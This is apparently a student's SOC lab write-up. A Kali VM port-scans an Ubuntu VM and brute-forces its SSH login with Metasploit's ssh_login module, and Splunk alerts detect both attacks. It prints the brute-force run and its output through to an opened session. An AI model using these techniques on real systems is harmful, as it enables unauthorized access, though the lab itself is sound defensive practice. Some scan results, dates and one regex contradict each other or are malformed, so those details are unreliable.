

1. Lab Environment Setup


As part of this SOC lab simulation, an Ubuntu virtual machine was deployed using VMware Workstation to represent a typical employee workstation found in an enterprise environment. This machine acts as the target system for the simulated attacker activity.

The Ubuntu VM was configured with the following:

- Operating System: Ubuntu Linux
- Virtualization Platform: VMware Workstation
- Network Mode: (NAT)
- Assigned IP Address: 192.168.11.129

The purpose of this machine is to generate realistic system and authentication logs that can be forwarded to Splunk for monitoring and analysis. These logs will be used to detect and investigate malicious activity performed by the attacker during the simulation.

A screenshot of the terminal output showing the assigned IP address is provided below for reference



```
visvakaanth@visvakaanth-VMware-Virtual-Platform: ~ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b6:57:30 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.11.129/24 brd 192.168.11.255 scope global dynamic noprefixroute
        valid_lft 1779sec preferred_lft 1779sec
        inet6 fe80::20c:29ff:feb6:5738/64 scope link
            valid_lft forever preferred_lft forever
```

1.1 Firewall Configuration on Ubuntu Endpoint

The Ubuntu endpoint was secured using UFW (Uncomplicated Firewall) to simulate a baseline security posture commonly implemented on enterprise workstations.

Inbound connections were restricted by default, and only essential services were permitted. Specifically, all inbound traffic was denied except for SSH access, which was required for administrative purposes.

2. Splunk Deployment & Log Receiver Configuration


Splunk Enterprise was deployed on the Windows host system to act as the central log collection and analysis platform for this SOC lab environment.

To enable log ingestion from the Ubuntu endpoint, Splunk was configured to listen for incoming data on TCP port 9997, which is the default port used by Splunk Universal Forwarders for log forwarding.

The following steps were performed:

- Splunk Enterprise was installed and verified to be running successfully.
- A receiving port (9997) was enabled.
- The listener was activated to allow inbound log data from the Ubuntu VM.


A screenshot showing Splunk listening on port 9997 is provided below for reference.



This configuration allows the Ubuntu system to forward system and authentication logs to Splunk in real time, enabling centralized monitoring and detection of suspicious activity.

3. Ubuntu Log Forwarder Configuration

The Splunk Universal Forwarder on the Ubuntu endpoint was configured to monitor the “/var/log” directory, including authentication and system logs. These logs were forwarded in real-time to the Splunk Enterprise instance over TCP port 9997.

A screenshot of an Ubuntu 64-bit desktop environment. A terminal window titled 'Ubuntu 64-bit' is open, showing the command 'sudo /opt/splunkforwarder/bin/splunk list monitor'. The output indicates that Splunk is attempting to revert ownership of the SPLUNK_HOME directory and executing 'chown -R splunkfwd:splunkfwd /opt/splunkforwarder'. It shows that splunkd 6825 was not running, and it stopped splunk helpers. The process completed successfully, removing a stale pid file and monitoring the '/var/log' directory. The terminal window has a dark background with light-colored text. The desktop interface includes a dock with icons for Home, Dash, Applications, and Help, and a taskbar at the bottom.

To validate that log forwarding was functioning correctly, real-time log ingestion

from the Ubuntu endpoint into Splunk was verified.

| Time | Event |
|-------------------------|---|
| 1/16/26 11:31:51.586 AM | 2026-01-16T11:31:51.586782+05:30 visvakaanth-VMware-Virtual-Platform kernel: [UFW AUDIT] IN=en33 OUT= MAC=08:0c:29:b6:57:30:00:50:56:f0:72:6c:08:00 SRC=192.168.243.48 DST=192.168.11.129 LEN=40 TOS=0x00 PREC=0x00 TTL=128 ID=3429 PROTO=TCP SPT=9997 DPT=4828 WINDOW=64240 RES=0x00 ACK URGP=0 host = visvakaanth-VMware-Virtual-Platform : source = /var/log/kern.log sourcetype = bootstrap |
| 1/16/26 11:31:51.586 AM | 2026-01-16T11:31:51.586782+05:30 visvakaanth-VMware-Virtual-Platform kernel: [UFW AUDIT] IN=en33 OUT= MAC=08:0c:29:b6:57:30:00:50:56:f0:72:6c:08:00 SRC=192.168.243.48 DST=192.168.11.129 LEN=40 TOS=0x00 PREC=0x00 TTL=128 ID=3429 PROTO=TCP SPT=9997 DPT=4828 WINDOW=64240 RES=0x00 ACK URGP=0 host = visvakaanth-VMware-Virtual-Platform : source = /var/log/syslog sourcetype = syslog |
| 1/16/26 11:31:51.586 AM | 2026-01-16T11:31:51.586782+05:30 visvakaanth-VMware-Virtual-Platform kernel: [UFW AUDIT] IN=en33 OUT= MAC=08:0c:29:b6:57:30:00:50:56:f0:72:6c:08:00 SRC=192.168.243.48 DST=192.168.11.129 LEN=40 TOS=0x00 PREC=0x00 TTL=128 ID=3429 PROTO=TCP SPT=9997 DPT=4828 WINDOW=64240 RES=0x00 ACK URGP=0 host = visvakaanth-VMware-Virtual-Platform : source = /var/log/uwsgi log sourcetype = uwsgi |
| 1/16/26 11:31:51.586 AM | 2026-01-16T11:31:51.586699+05:30 visvakaanth-VMware-Virtual-Platform kernel: [UFW ALLOW] IN= OUT=en33 SRC=192.168.11.129 DST=192.168.243.48 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=483 DF PROTO=TCP SPT=56846 DP=9997 WINDOW=64240 RES=0x00 SYN URGP=0 host = visvakaanth-VMware-Virtual-Platform : source = /var/log/kern.log sourcetype = bootstrap |
| 1/16/26 11:31:51.586 AM | 2026-01-16T11:31:51.586699+05:30 visvakaanth-VMware-Virtual-Platform kernel: [UFW ALLOW] IN= OUT=en33 SRC=192.168.11.129 DST=192.168.243.48 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=483 DF PROTO=TCP SPT=56846 DP=9997 WINDOW=64240 RES=0x00 SYN URGP=0 host = visvakaanth-VMware-Virtual-Platform : source = /var/log/syslog sourcetype = syslog |
| 1/16/26 11:31:51.586 AM | 2026-01-16T11:31:51.586699+05:30 visvakaanth-VMware-Virtual-Platform kernel: [UFW ALLOW] IN= OUT=en33 SRC=192.168.11.129 DST=192.168.243.48 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=483 DF PROTO=TCP SPT=56846 DP=9997 WINDOW=64240 RES=0x00 SYN URGP=0 host = visvakaanth-VMware-Virtual-Platform : source = /var/log/uwsgi log sourcetype = uwsgi |
| 1/16/26 11:31:51.586 AM | 2026-01-16T11:31:51.586673+05:30 visvakaanth-VMware-Virtual-Platform kernel: [UFW AUDIT] IN= OUT=en33 SRC=192.168.11.129 DST=192.168.243.48 LEN=40 TOS=0x00 PREC=0x00 TTL=64 ID=62707 DF PROTO=TCP SPT=48328 DPT=9997 WINDOW=64952 RES=0x00 ACK PSH URGP=0 host = visvakaanth-VMware-Virtual-Platform : source = /var/log/kern.log sourcetype = bootstrap |


4. Attack Simulation – Reconnaissance & Port Scanning

To simulate real-world attacker behavior, a Kali Linux virtual machine was deployed to act as the attacker system within the lab environment. Kali Linux is a penetration testing distribution commonly used by threat actors and security professionals to perform reconnaissance and exploitation activities.

The objective of this phase was to perform reconnaissance on the Ubuntu endpoint in order to identify open ports and running services that could potentially be targeted for further exploitation.

The Kali VM was configured with the following:

- Operating System: Kali Linux
- Virtualization Platform: VMware Workstation
- Network Mode: (NAT)
- Assigned IP Address: 192.168.11.132



5. Custom Port Scanning Attack from Kali Linux

To simulate attacker reconnaissance activity, a custom Python-based port scanning script was executed from the Kali Linux attacker machine against the Ubuntu target endpoint. Instead of using standard tools such as Nmap, a custom script utilizing Python's socket library was developed to mimic how threat actors may use their own tooling to evade basic detection mechanisms.

The objective of this scan was to identify open ports running on the Ubuntu system that could be targeted for further exploitation.

The script attempted TCP connections against a range of ports on the Ubuntu host to determine which services were accessible.

A screenshot of the Kali terminal executing the custom port scanning script is provided below

The screenshot shows a terminal window titled "PortScanner.py" running on a Kali Linux system. The command entered is "python PortScanner.py 192.168.11.129 -p 1000". The output of the script is displayed below, showing the status of ports 1 through 19. Ports 1, 2, 4, 7, 8, 9, 10, 11, 12, 13, 15, 16, and 18 are closed, while ports 3, 5, and 14 are open.

```
python PortScanner.py 192.168.11.129 -p 1000
[*] Port:1 is open
[*] Port:2 is open
[*] Port:3 is open
[*] Port:4 is closed
[*] Port:5 is closed
[*] Port:6 is closed
[*] Port:7 is closed
[*] Port:8 is closed
[*] Port:9 is closed
[*] Port:10 is closed
[*] Port:11 is closed
[*] Port:12 is closed
[*] Port:13 is closed
[*] Port:14 is open
[*] Port:15 is closed
[*] Port:16 is closed
[*] Port:17 is closed
[*] Port:18 is closed
```

During the reconnaissance phase, the custom Python port scanning script did not identify any open ports on the Ubuntu endpoint, with the exception of the SSH service.

This outcome was expected due to the restrictive UFW firewall configuration in place.

6. Detection & Alerting – Port Scanning Activity

To detect reconnaissance activity targeting the Ubuntu endpoint, Splunk Enterprise was configured with a custom alert designed to identify port scanning behavior.

The alert is based on a search query that monitors repeated connection attempts from a single source IP address to multiple ports within a defined time window. This pattern is commonly associated with automated scanning activity performed during the reconnaissance phase of an attack.

During the execution of the custom Python port scanning script from the Kali Linux attacker machine, the alert was successfully triggered. This confirms that the detection logic is effective in identifying suspicious scanning behavior in real time.

A screenshot of the triggered Splunk alert is provided below for reference.

The screenshot shows the Splunk Enterprise interface for managing alerts. At the top, there are tabs for Search, Analytics, Datasets, Reports, Alerts, and Dashboards. On the right, there are links for Administrator, Messages, Settings, Activity, Help, and a search bar labeled "Search & Reporting".

The main area is titled "Port Scan" and displays the following details:

- Enabled: Yes [Disable](#)
- App: search
- Permissions: Private, Owned by admin. [Edit](#)
- Modified: Jan 16, 2026 12:30:55 PM
- Alert Type: Scheduled, Cron Schedule. [Edit](#)

Trigger Condition: Number of Results is > 0. [Edit](#)

Actions: 2 Actions

- Add to Triggered Alerts
- Add to Triggered Alerts

Trigger History:

| TriggerTime | Actions |
|---|------------------------------|
| 2026-01-16 13:27:00 India Standard Time | View Results |
| 2026-01-16 13:26:00 India Standard Time | View Results |
| 2026-01-16 13:25:00 India Standard Time | View Results |
| 2026-01-16 13:24:01 India Standard Time | View Results |
| 2026-01-16 13:23:01 India Standard Time | View Results |
| 2026-01-16 13:22:01 India Standard Time | View Results |
| 2026-01-16 13:21:01 India Standard Time | View Results |
| 2026-01-16 13:20:01 India Standard Time | View Results |
| 2026-01-16 13:19:01 India Standard Time | View Results |
| 2026-01-16 13:18:01 India Standard Time | View Results |
| 2026-01-16 13:19:01 India Standard Time | View Results |

The screenshot shows the Splunk Enterprise search interface. At the top, there are tabs for Search, Analytics, Datasets, Reports, Alerts, and Dashboards. On the right, there are links for Save As, Create Table View, Close, and a search bar labeled "Search & Reporting".

The search query is:

```
sourcetype="ufw" "UFW BLOCK"
| stats count by SRC
| where count > 0
```

The results table shows 997 events from January 26, 2026, between 14:00:00 PM and 14:00:00 PM. The table has columns for SRC and count.

| SRC | count |
|----------------|-------|
| 192.168.11.132 | 397 |

7. Attack Simulation – SSH Brute Force Attack

Following the reconnaissance phase, the attacker targeted the exposed SSH service on the Ubuntu endpoint in an attempt to gain unauthorized access. Since SSH was the only service permitted through the firewall, it became the primary attack vector.

A credential-based brute force attack was executed from the Kali Linux attacker machine against the Ubuntu system using repeated authentication attempts with different username

and password combinations. This technique is commonly used by attackers to gain initial access when weak or reused credentials are present.

After multiple failed login attempts, the attacker successfully authenticated to the system, resulting in unauthorized access to the Ubuntu endpoint and the establishment of an interactive SSH session.

The sequence of events observed was:

1. Multiple failed SSH authentication attempts
2. Successful SSH login from the attacker system
3. Establishment of an interactive session on the target host

A screenshot showing the brute force activity and successful login is provided below.

```
stop_on_success => true
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.11.129:22 - Starting brute-force
[*] 192.168.11.129:22 - Failed: visvakaanth:V7Inqe$P2nZz89A
[*] No Active DB - Credential data will not be saved!
[*] 192.168.11.129:22 - Failed: visvakaanth:xR4Kp18wS8T
[*] 192.168.11.129:22 - Failed: visvakaanth:9D1cZQm2p4L
[*] 192.168.11.129:22 - Failed: visvakaanth:AS7x1W09RzP
[*] 192.168.11.129:22 - Failed: visvakaanth:m78qZ1Pg7D
[*] 192.168.11.129:22 - Failed: visvakaanth:K19qgxwZ7qF
[*] 192.168.11.129:22 - Failed: visvakaanth:R21ZqxX9PRQ
[*] 192.168.11.129:22 - Failed: visvakaanth:TQ0jZxPR#Rk
[*] 192.168.11.129:22 - Failed: visvakaanth:D#Z7IP#P9Kk
[*] 192.168.11.129:22 - Failed: visvakaanth:Pg9jZx#K#TR
[*] 192.168.11.129:22 - Failed: visvakaanth:xQ7jGZP#K#R
[*] 192.168.11.129:22 - Failed: visvakaanth:Zg9P1QhX7KR
[*] 192.168.11.129:22 - Failed: visvakaanth:R#Z7P#P#K#R
[*] 192.168.11.129:22 - Failed: visvakaanth:QZ7qP#P#K#R
[*] 192.168.11.129:22 - Failed: visvakaanth:RZ3P#P#Q#K#
[*] 192.168.11.129:22 - Failed: visvakaanth:x7ZP#I#K#R
[*] 192.168.11.129:22 - Failed: visvakaanth:9q1x07#K#R
[*] 192.168.11.129:22 - Failed: visvakaanth:PMZB#IQx7KR
[*] 192.168.11.129:22 - Failed: visvakaanth:Q1Z7qP#P#K#R
[*] 192.168.11.129:22 - Failed: visvakaanth:a29107#K#R
[*] 192.168.11.129:22 - Failed: visvakaanth:Neural!Shadow7River'
[*] 192.168.11.129:22 - Failed: visvakaanth:Quantum@Dreams42'
[*] 192.168.11.129:22 - Failed: visvakaanth:SilentCipher90lf'
[*] 192.168.11.129:22 - Failed: visvakaanth:GhostIPacket88'
[*] 192.168.11.129:22 - Failed: visvakaanth:VoidKernel_27'
[*] 192.168.11.129:22 - Failed: visvakaanth:DarkNeuroticSky'
[*] 192.168.11.129:22 - Failed: visvakaanth:Cyberponic'
[*] 192.168.11.129:22 - Failed: visvakaanth:DreamLogic77'
[*] 192.168.11.129:22 - Failed: visvakaanth:PhantomTrace'
[*] 192.168.11.129:22 - Failed: visvakaanth:Secon'
[*] 192.168.11.129:22 - Success: 'visvakaanth:secon' 'uid=1000(visvakaanth) gid=1000(visvakaanth) groups=1000(visvakaanth),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),114(lpadmin) Linux visvakaanth-VWare-Virtual-Platform 6.14.0-37-generic #37~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov 20 10:25:38 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.11.129:22) at 2026-01-16 15:56:40 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions
=====
Id  Name  Type      Information          Connection
 1   shell  linux  SSH attacker @ 192.168.11.132:41091 -> 192.168.11.129:22 (192.168.11.129)
```

8. Detection & Analysis – SSH Brute Force Activity

To detect credential-based attacks targeting the Ubuntu endpoint, a custom alert was configured in Splunk to identify excessive failed SSH authentication attempts from a single source IP address within a defined time window.

This detection logic is designed to identify brute force behavior, which is commonly characterized by repeated login failures followed by a potential successful authentication.

During the execution of the SSH brute force attack from the Kali Linux attacker machine, the alert was successfully triggered. The alert captured multiple failed login attempts originating from the same source, followed by a successful authentication event, confirming unauthorized access.

This sequence of events is a strong indicator of malicious activity and would require immediate investigation and response in a production environment.

A screenshot of the triggered Splunk alert is provided below for reference.

The screenshot shows the Splunk enterprise web interface. At the top, there's a navigation bar with links for 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. On the right side of the header, there are links for 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and a search bar labeled 'Search & Reporting'.

The main content area displays an alert titled 'SSH Brute Force Attempt'. The alert's configuration details are listed:

- Enabled: Yes ([Disable](#))
- App: search
- Permissions: Private, Owned by admin. ([Edit](#))
- Modified: Jan 16, 2026 3:48:45 PM
- Alert Type: Scheduled, Cron Schedule. ([Edit](#))

Below these details is a section titled 'Trigger History' with a dropdown menu set to '20 per page'. It lists eight trigger events, each with a timestamp and a 'View Results' link:

| TriggerTime | Actions |
|---|------------------------------|
| 2026-01-16 16:03:01 India Standard Time | View Results |
| 2026-01-16 16:02:01 India Standard Time | View Results |
| 2026-01-16 16:01:01 India Standard Time | View Results |
| 2026-01-16 16:00:00 India Standard Time | View Results |
| 2026-01-16 15:59:00 India Standard Time | View Results |
| 2026-01-16 15:58:00 India Standard Time | View Results |
| 2026-01-16 15:57:00 India Standard Time | View Results |
| 2026-01-16 15:56:00 India Standard Time | View Results |

The screenshot shows the Splunk Enterprise search interface. The search bar contains the following query:

```
* "status" "Failed" | rex "from (?>src>\d+, \d+\.\d+\.\d+\.\d+)" | search src="192.168.11.132" | stats count by src | where count > 10
```

The results section shows 30 events from 1/6/26 3:53:00.000 PM to 1/6/26 4:03:00.000 PM. The first event is:

src 192.168.11.132

The screenshot shows the Splunk Enterprise search interface with a more detailed view of the failed login events. The search bar and results are identical to the previous screenshot.

The left sidebar shows selected fields: host, source, and sourcetype. Interesting fields include index, linecount, offset_server, and sec.

The main pane displays a table of events with columns for Time and Event. The table shows multiple failed password attempts from the host 192.168.11.132 on port 34035, 37885, and 46081. Each event includes the timestamp, host, sourcetype, and the failed password attempt message.

| Time | Event |
|---------------------------------|---|
| 2026-01-16T15:56:38.35638220 PM | visvakaanth@VMware-Virtual-Platform ssh[34035]: Failed password for visvakaanth from 192.168.11.132 port 34035 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:35.28615470 PM | visvakaanth@VMware-Virtual-Platform ssh[37885]: Failed password for visvakaanth from 192.168.11.132 port 37885 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:20.35635201 PM | visvakaanth@VMware-Virtual-Platform ssh[46081]: Failed password for visvakaanth from 192.168.11.132 port 46081 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:31.19219485 PM | visvakaanth@VMware-Virtual-Platform ssh[39812]: Failed password for visvakaanth from 192.168.11.132 port 39812 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:29.54335486 PM | visvakaanth@VMware-Virtual-Platform ssh[3845]: Failed password for visvakaanth from 192.168.11.132 port 3845 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:25.89345783 PM | visvakaanth@VMware-Virtual-Platform ssh[34983]: Failed password for visvakaanth from 192.168.11.132 port 34983 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:22.87378485 PM | visvakaanth@VMware-Virtual-Platform ssh[35447]: Failed password for visvakaanth from 192.168.11.132 port 35447 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:19.43598485 PM | visvakaanth@VMware-Virtual-Platform ssh[46189]: Failed password for visvakaanth from 192.168.11.132 port 46189 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:16.75268486 PM | visvakaanth@VMware-Virtual-Platform ssh[36955]: Failed password for visvakaanth from 192.168.11.132 port 36955 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:14.74844848 PM | visvakaanth@VMware-Virtual-Platform ssh[32877]: Failed password for visvakaanth from 192.168.11.132 port 32877 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:56:10.76517985 PM | visvakaanth@VMware-Virtual-Platform ssh[32919]: Failed password for visvakaanth from 192.168.11.132 port 32919 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:55:48.12484486 PM | visvakaanth@VMware-Virtual-Platform ssh[41461]: Failed password for visvakaanth from 192.168.11.132 port 41461 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:55:45.88375986 PM | visvakaanth@VMware-Virtual-Platform ssh[37443]: Failed password for visvakaanth from 192.168.11.132 port 37443 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |
| 2026-01-16T15:55:38.58199686 PM | visvakaanth@VMware-Virtual-Platform ssh[35843]: Failed password for visvakaanth from 192.168.11.132 port 35843 ssh2 host = visvakaanth@VMware-Virtual-Platform source = /var/log/auth.log sourcetype = auth |

Note: This is an ongoing hands-on SOC lab project. Additional attack simulations are being performed and their corresponding logs are being analyzed in Splunk to improve detection understanding and incident response skills.